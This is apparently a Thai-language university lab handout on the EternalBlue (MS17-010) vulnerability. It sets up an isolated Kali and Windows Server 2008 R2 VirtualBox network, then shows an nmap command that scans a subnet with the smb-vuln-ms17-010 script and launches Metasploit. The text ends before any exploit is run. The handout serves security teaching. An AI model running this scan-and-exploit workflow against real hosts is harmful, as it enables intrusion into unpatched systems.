Lab 6: EternalBlue


จุดประสงค์การทดลอง

1. เพื่อเข้าใจผลกระทบของช่องโหว่ วิธีการโจมตี และการป้องกัน
2. เพื่อศึกษาการใช้งาน Nmap และ Metasploit ในการค้นหาช่องโหว่ และการทดสอบเจาะระบบ

บทนำ

Metasploit เป็นเฟรมเวิร์กในตรวจสอบความมั่นคงทางด้านไซเบอร์ และการทดสอบเจาะระบบ มีทั้งแบบที่เป็น Opensource และแบบที่มีค่าใช้จ่ายโดยมีเครื่องมือ ไลบรารี ส่วนติดต่อผู้ใช้ และโมดูลต่างๆ ที่หลากหลาย Metasploit ช่วยให้ผู้ใช้สามารถกำหนดค่าโมดูล การใช้งานเพย์โหลด เพื่อให้เข้าถึงระบบที่เป็นเป้าหมาย Metasploit ยังมีการรวบรวมช่องโหว่หลายร้อยรายการและตัวเลือกเพย์โหลดหลายรายการ ซึ่งมีการ Update อยู่เสมอ (https://www.metasploit.com, https://en.wikipedia.org/wiki/Metasploit)

EternalBlue เป็นช่องโหว่ของ Microsoft ที่ค้นพบโดย NSA (สำนักงานความมั่นคงแห่งชาติของสหรัฐอเมริกา) ทำให้สามารถเข้าถึงข้อมูลบนอุปกรณ์ Microsoft ได้จากระยะไกล EternalBlue ถูกขโมยไปจาก NSA ในปี 2560 โดยกลุ่มแฮ็กเกอร์ Shadow Brokers และมีการเผยแพร่บนอินเทอร์เน็ตซึ่งตั้งแต่นั้นมามันก็ถูกใช้เพื่อเปิดการโจมตีทางไซเบอร์ที่สร้างความเสียหายทั่วโลก เช่น WannaCry, Petya/NotPetya และ Indexsinas ซึ่งช่องโหว่ดังกล่าวได้ถูกขึ้นทะเบียน คือ MS17-010 และ CVE-2017-0144 (https://nvd.nist.gov/vuln/detail/CVE-2017-0144)




เครื่องมือ


- Kali Linux
- VM WindowsServer2008R2 Standard Edition


ขั้นตอนการทดลอง

1. เปิดเครื่อง VM WindowsServer2008R2 Standard Edition และเครื่อง VM Kali ตั้งค่า IP Address ให้อยู่ใน Subnet เดียวกันตาม Diagram




2. ตั้งค่า Interface ของ VirtualBox ของทั้งสองเครื่องให้เป็น ‘intnet’ ตามตัวอย่าง






3. ตั้งค่า IP Address ของเครื่อง Kali และ WindowsServer2008R2 Standard Edition ตามตัวอย่าง


   - เครื่อง Kali คลิกขวาที่ icon network และเลือก Edit Connections.....




- เลือก Wired connection1 และกดที่เฟืองเพื่อตั้งค่า




- เลือก IPv4 Settings และใส่ค่า Address และ Netmask ตามภาพ เมื่อครบถ้วนแล้วกด Save




- ถ้าตั้งค่าถูกต้องพิมพ์คำสั่ง ifconfig จะแสดง IP Address ของเครื่องดังภาพ




- WindowsServer2008R2 Standard Edition เลือกคลิกขวาที่ icon network และเลือก Open Network and Sharing Center




- เลือก Local Area Connection




- เลือก Properties > เลือก Internet Protocol Version 4 (TCP/IPv4) > Properties




- ใส่ค่า IP Address และ Subnet mask




- ถ้าทั้งสองเครื่องอยู่ Network เดียวกันแล้วจะสามารถ Ping หากันได้






4. พิมพ์คำสั่ง sudo nmap -Pn -n -p 445 --open --max-hostgroup 3 --script smb-vuln-ms17-010 10.10.10.0/24 ที่เครื่อง Kali เพื่อตรวจสอบว่าใน Subnet 10.10.10.0/24 มีเครื่องที่มีช่องโหว่ MS17-010



5. เรียกใช้งาน Metasploit

   - พิมพ์ sudo msfconsole



